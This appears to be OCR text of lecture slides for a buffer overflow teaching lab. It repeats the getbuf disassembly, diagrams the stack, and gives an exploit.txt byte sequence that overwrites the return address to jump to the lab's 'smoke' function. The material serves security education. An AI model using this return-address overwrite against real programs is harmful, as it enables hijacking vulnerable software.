System Programming


Buffer Overflow Lab

Computer Systems and Platforms Laboratory

Level 0: Candle


Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```




Level 0: Candle

```
<getbuf>:
push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048dba <Gets>
mov     $0x1,%eax
leave
ret
```




Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```




Level 0: Candle

```
<getbuf>:
push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048dba <Gets>
mov     $0x1,%eax
leave
ret
```




Level 0: Candle

```
<getbuf>:
push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048dba <Gets>
mov     $0x1,%eax
leave
ret
```



Level 0: Candle


```
<getbuf>:
push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048dba <Gets>
mov     $0x1,%eax
leave
ret
```



Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```


1st arg: %eax



Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

Now, <Gets> will start to fill the stack from address %ebp-0x28



%ebp

%esp

%eax

%ebp-0x28

%ebp-0x38

return address

saved %ebp

…

…


%eax

Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```



%ebp

%esp

%eax

return address

saved %ebp

…

12 34 56 78

%ebp-0x28

…

%eax


%ebp-0x38

Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```



%ebp

%esp

%eax

return address

00 00 00 00

00 00 00 00

00 00 00 00

...

12 34 56 78

%ebp-0x28

...

%eax


%ebp-0x38

Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```



%ebp

%esp

%eax

%ebp-0x28

%ebp-0x38


08	04	8c	d8
00	00	00	00
00	00	00	00
00	00	00	00
…			
12	34	56	78
…			
%eax			

Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:
push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048dba <Gets>
mov     $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
